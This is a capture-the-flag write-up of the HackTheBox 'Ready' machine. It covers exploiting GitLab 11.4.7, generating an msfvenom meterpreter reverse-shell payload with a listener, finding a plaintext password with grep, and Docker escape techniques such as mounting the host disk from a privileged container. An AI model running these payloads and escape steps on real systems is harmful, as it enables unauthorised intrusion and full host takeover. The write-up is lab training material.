Entry Point
Nmap
http://10.10.10.220:5080/users/sign_in #GitLab Community Edition 11.4.7 (RCE)
How do you get the GitLab version? — According to https://stackoverflow.com/questions/21068773/how-to-check-the-version-of-gitlab, we know that:

Register a user, log in, and you can see the version

Search for it, and there’s an exploit:

https://github.com/ctrlsam/GitLab-11.4.7-RCE/blob/master/exploit.py
Successfully got a shell as the git user
Privilege Escalation

version: '2.4'

services:
  web:
    image: 'gitlab/gitlab-ce:11.4.7-ce.0'
    restart: always
    hostname: 'gitlab.example.com'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'http://172.19.0.2'
        redis['bind']='127.0.0.1'
        redis['port']=6379
        gitlab_rails['initial_root_password']=File.read('/root_pass')
    networks:
      gitlab:
        ipv4_address: 172.19.0.2
    ports:
      - '5080:80'
      #- '127.0.0.1:5080:80'
      #- '127.0.0.1:50443:443'
      #- '127.0.0.1:5022:22'
    volumes:
      - './srv/gitlab/config:/etc/gitlab'
      - './srv/gitlab/logs:/var/log/gitlab'
      - './srv/gitlab/data:/var/opt/gitlab'
      - './root_pass:/root_pass'
    privileged: true
    restart: unless-stopped
    #mem_limit: 1024m

networks:
  gitlab:
    driver: bridge
    ipam:
      config:
        - subnet: 172.19.0.0/16
Digging further

λ msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=10.10.16.34 lport=443 -f elf  -o r_443.elf
D:/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rex-core-0.1.13/lib/rex/compat.rb:376: warning: Win32API is deprecated after Ruby 1.9.1; use fiddle directly instead
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: r_443.elf
Set up a listener
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > set payload  linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost  10.10.16.34
lhost => 10.10.16.34
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run
YG65407Bjqvv9A0a8Tm_7w
No ideas for now,,,
In the /opt directory, a global grep -r -i pass turned up the following:
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
By checking /proc/1/cgroup, I confirmed that the current environment is inside Docker, so I considered a docker escape approach (see https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout):
cgroupsstands for “control groups”. This is a Linux feature originally designed to isolate resource usage, and it also serves to isolate containers in Docker. You can tell whether you are inside a container by checking the control group of the init process at/proc/1/cgroup.(1) If you are not inside a container, the control group should be
/, as shown on the right in the figure below(2) On the other hand, if you are inside a container, you should see
/docker/CONTAINER_ID, as shown on the left in the figure below

See: https://funphishing.github.io/2021/01/17/HackTheBox-Ready/

Privilege escalation successful!
This is a Yuque card, click the link to view
Reflections
Fast Scanning
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.220 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap -p$ports -sC -sV -oA ready 10.10.10.220
But I think in real engagements, just running what’s inside the parentheses is more practical:
nmap -p- --min-rate=1000 -T4 10.10.10.220 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//

A Friendlier Shell
A generic shell upgrade:
script -c "/bin/bash -i" /dev/null

or

python3 -c ‘import pty;pty.spawn(“/bin/bash”)’
Docker Escape Notes
(1) Mounted docker socket
The Docker socket is mounted into the container, which allows the container to interact with the machine arbitrarily
See: https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout#mounted-docker-socket
# List images to use one
docker images
# Run the image mounting the host disk and chroot on it
docker run -it -v /:/host/ ubuntu:18.04 chroot /host/ bash

# For other locations, use
-H unix:///path/to/docker.sock
Running docker ps is enough to tell

(2) –privileged flag
This is probably the most classic docker escape. First, docker needs to run in privileged mode: when docker run is given the
<font style="color:rgb(85, 85, 85);background-color:rgb(238, 238, 238);">--privileged</font>flag, the container gains root privileges on the host. Its biggest intended use in the design was probably to allow spawning containers inside that container. Because of its privileges, this type of docker can see devices such as the disks on the host and allows remounting directories; use the fdisk -l command to list disk files — a non-<u><font style="color:rgb(85, 85, 85);">privileged</font></u>docker cannot see the disks.
Therefore, the most common escape technique for a privileged container is mounting the host’s root directory into the container, gaining arbitrary file read/write on the host, and completing the escape by modifying files such as <font style="color:rgb(85, 85, 85);">crontab</font> or root’s <font style="color:rgb(85, 85, 85);">authorized_keys</font>
# List disk files via the mounting command; a non-privileged docker cannot see the disks
fdisk -l
If running fdisk -l produces output, it is a privileged container; otherwise it is a non-privileged docker
Exploiting it is then very simple:
fdisk -l
mkdir -p /mnt/hola
mount /dev/sda1 /mnt/hola
cd /mnt/hola
Just modify the files...
(3) Container Capabilities — excessive container privileges
You can check currently container capabilities with:
capsh --print
if it has any of the following ones, you might be able to scape from it:
CAP_SYS_ADMIN,CAP_SYS_PTRACE, CAP_SYS_MODULE, DAC_READ_SEARCH, DAC_OVERRIDE
CAP_SYS_ADMIN
CAP_SYS_PTRACE
CAP_SYS_MODULE
DAC_READ_SEARCH
DAC_OVERRIDE
Combine into a single command with grep:
capsh --print|grep -iE "CAP_SYS_ADMIN|CAP_SYS_PTRACE|CAP_SYS_MODULE|DAC_READ_SEARCH|DAC_OVERRIDE"
If there is no output, the container is not one with abused privileges.
Exploitation
First, analyze this command:
sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab
It will print the physical location of the docker container on the host, for example:
root@e5871b579f57:/tmp# sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab

/var/lib/docker/overlay2/cfd00f89faf865bca3f8a2090d285c93a07c50ee2076cee71be98e08022cfcf8/diff